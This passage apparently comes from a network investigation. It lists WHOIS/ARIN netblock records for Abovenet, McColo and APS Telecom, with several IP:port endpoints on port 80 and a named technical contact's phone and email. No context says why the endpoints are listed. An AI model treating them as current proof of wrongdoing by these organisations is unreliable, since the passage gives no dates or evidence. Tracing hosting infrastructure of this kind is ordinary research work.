Abovenet Communications, Inc NETBLK-ABOVENET2 (NET-209-66-64-0-1)
                                  209.66.64.0 - 209.66.127.255
APS Communication MFN-B794-209-66-122-0-24 (NET-209-66-122-0-1)
                                  209.66.122.0 - 209.66.122.255
```

208.66.195.15:80

208.66.195.71:80

208.66.194.232:80

208.66.194.240:80

```
McColo Corporation MCCOLO (NET-208-66-192-0-1)
                                  208.66.192.0 - 208.66.195.255
Optimal solutions MCCOLO-DEDICATED-CUST429 (NET-208-66-195-1-1)
                                  208.66.195.1 - 208.66.195.31
```

216.195.55.50:80

216.195.56.22:80

```
OrgName:    APS Telecom
OrgID:      APSTE
Address:    8130 SW BEAVERTON-HILLSDALE HWY
City:       PORTLAND
StateProv:  OR
PostalCode: 97225
Country:    US
```

```
NetRange:   216.195.32.0 - 216.195.63.255
CIDR:       216.195.32.0/19
NetName:    APS-EPSI
NetHandle:  NET-216-195-32-0-1
Parent:     NET-216-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.3FN.NET
NameServer: NS2.3FN.NET
Comment:    send abuse issues to abuse@3fn.net, send network
Comment:    issue to noc@3fn.net
RegDate:    2003-11-05
Updated:    2004-09-17

RTechHandle: NSW-ARIN
RTechName:   Swen, Nash
RTechPhone:  +1-800-539-8209
RTechEmail:  noc@apxtelecom.com

OrgTechHandle: NSW-ARIN
OrgTechName:   Swen, Nash
OrgTechPhone:  +1-800-539-8209
OrgTechEmail:  noc@apxtelecom.com
```